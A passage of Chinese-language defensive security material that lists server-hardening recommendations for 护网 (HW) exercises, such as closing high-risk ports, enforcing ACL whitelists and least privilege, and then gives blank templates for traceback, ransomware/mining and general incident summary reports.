5. 推荐部署全流量监控设备，定期开展全流量深度分析工作，以及时发现安全攻击事件，并可对攻击事件在流量中进行追踪溯源。

6. 推荐开展专项安全评估服务，保障网络的安全运行。

7. 在重要网络边界防火墙上关闭常见高危端口或只对特定IP开放。

8. 开启Windows防火墙，尽量关闭3389、445、139、135等不用的高危端口。

9. 安装相关杀毒软件及服务器加固软件。

10. 对系统用户密码及时进行更改，并使用LastPass等密码管理器对相关密码进行加密存储，避免使用本地明文文本的方式进行存储。系统相关用户杜绝使用弱口令，同时，应该使用高复杂强度的密码，尽量包含大小写字母、数字、特殊符号等的混合密码，加强运维人员安全意识，禁止密码重用的情况出现，并定期对密码进行更改；

11. 限制内网主机可进行访问的网络、主机范围。有效加强访问控制ACL策略，细化策略粒度，按区域按业务严格限制各个网络区域以及服务器之间的访问，采用白名单机制只允许开放特定的业务必要端口，其他端口一律禁止访问，仅管理员IP可对管理端口进行访问，如FTP、数据库服务、远程桌面等管理端口；

12. 配置并开启相关关键系统、应用日志，对系统日志进行定期异地归档、备份，避免在攻击行为发生时，导致无法对攻击途径、行为进行溯源等，加强安全溯源能力；

13. 遵循权限最小化原则，服务器中间件、数据库等相关系统服务使用较低权限的用户进行运行，避免攻击者通过相关服务获取高用户权限，对系统实施进一步的攻击，建议对系统相关服务默认端口进行更改，以便对固定化端口扫描探测、攻击等进行防御；

14. 禁止服务器主动发起外部连接请求，对于需要向外部服务器推送共享数据的，应使用白名单的方式，在防火墙加入相关策略，对主动连接IP范围进行限制，例如放行反病毒更新服务器、数据库服务器，禁止服务器主动对其他内外部服务器进行访问；

15. 定期开展对系统、应用以及网络层面的安全评估、渗透测试以及代码审计工作，主动发现目前系统、应用存在的安全隐患；

16. 加强日常安全巡检制度，定期对系统配置、网络设备配合、安全日志以及安全策略落实情况进行检查，常态化信息安全工作。

HW溯源分析总结模板

1. 概述

在本次护网溯源分析中，我们对于涉嫌违规活动的网络流量进行了分析，并通过追踪溯源的方式确认了该流量的来源以及行为。本报告将总结我们的分析过程与结果。

2. 起因

在何时、何地和什么情况下发现了涉嫌违规的网络流量？

3. 分析过程

描述我们采用的方法和工具来分析该网络流量，以及我们所找到的证据和结果。这包括但不限于：

流量捕获和分析工具

IP地址和域名的查找和解析

数据库查询和日志文件的分析

4. 结论

根据我们的分析结果，得出以下结论：

该网络流量的确存在违规行为

确认该流量的来源和行为

建议采取何种措施来处理该流量

5. 建议

基于我们的结论，提出建议采取相应的措施来处理该流量。这些措施可能包括但不限于：

封锁特定IP地址或域名

更改网络安全策略

向相关当局报告该违规行为

6. 其他信息

如果有关于本次护网溯源分析还需要补充的信息，请在此部分进行描述。

感谢您使用我们的服务，如果您有任何疑问或需要进一步的帮助，请随时联系我们。

HW勒索病毒和挖矿事件总结模板

1. 概述

本次报告将对护网勒索病毒和挖矿事件进行总结，并提供相关的分析和建议。

2. 事件概述

描述发生在何时、何地以及如何发现该事件，包括以下内容：

病毒或恶意软件名称

受影响的系统或设备

受影响的数据或文件类型

攻击者使用的攻击方式或工具

3. 影响分析

对该事件造成的影响进行简要分析，包括以下内容：

数据丢失或泄露

系统瘫痪或受损

业务中断或受阻

4. 事件调查与分析

描述针对该事件所进行的调查和分析过程，包括以下内容：

收集证据和数据

分析攻击者的策略和手段

追踪攻击者的IP地址和源头

分析攻击者可能的动机和目的

5. 结论

根据我们的分析结果，得出以下结论：

确认攻击的来源和手段

评估攻击的严重程度和可能性

建议采取何种措施来处理该事件

6. 建议

基于我们的结论，提出建议采取相应的措施来处理该事件。这些措施可能包括但不限于：

封锁特定IP地址或域名

更改网络安全策略

加强系统和数据的备份和恢复能力

提高员工的安全意识和培训

7. 其他信息

如果有关于本次事件还需要补充的信息，请在此部分进行描述。

感谢您使用我们的服务，如果您有任何疑问或需要进一步的帮助，请随时联系我们。

HW安全事件总结模板

1. 概述

本次报告将对护网安全事件进行总结，并提供相关的分析和建议。

2. 事件概述

- 描述发生在何时、何地以及如何发现该事件，包括以下内容：
- 安全事件的类型（例如：攻击、泄露、病毒等）
- 受影响的系统或设备
- 受影响的数据或文件类型
- 攻击者使用的攻击方式或工具

3. 影响分析

对该事件造成的影响进行简要分析，包括以下内容：

- 数据丢失或泄露
- 系统瘫痪或受损
- 业务中断或受阻

4. 事件调查与分析

描述针对该事件所进行的调查和分析过程，包括以下内容：

- 收集证据和数据
- 分析攻击者的策略和手段
- 追踪攻击者的IP地址和源头
- 分析攻击者可能的动机和目的

5. 结论

- 根据我们的分析结果，得出以下结论：
- 确认事件的来源和手段
- 评估事件的严重程度和可能性
- 建议采取何种措施来处理该事件

6. 建议

- 基于我们的结论，提出建议采取相应的措施来处理该事件。这些措施可能包括但不限于：
- 封锁特定IP地址或域名
- 更改网络安全策略

- 加强系统和数据的备份和恢复能力
- 提高员工的安全意识和培训

7. 预防措施

提供一些实用的预防措施以防止未来类似的安全事件发生。

8. 其他信息

如果有关于本次事件还需要补充的信息，请在此部分进行描述。

感谢您使用我们的服务，如果您有任何疑问或需要进一步的帮助，请随时联系我们。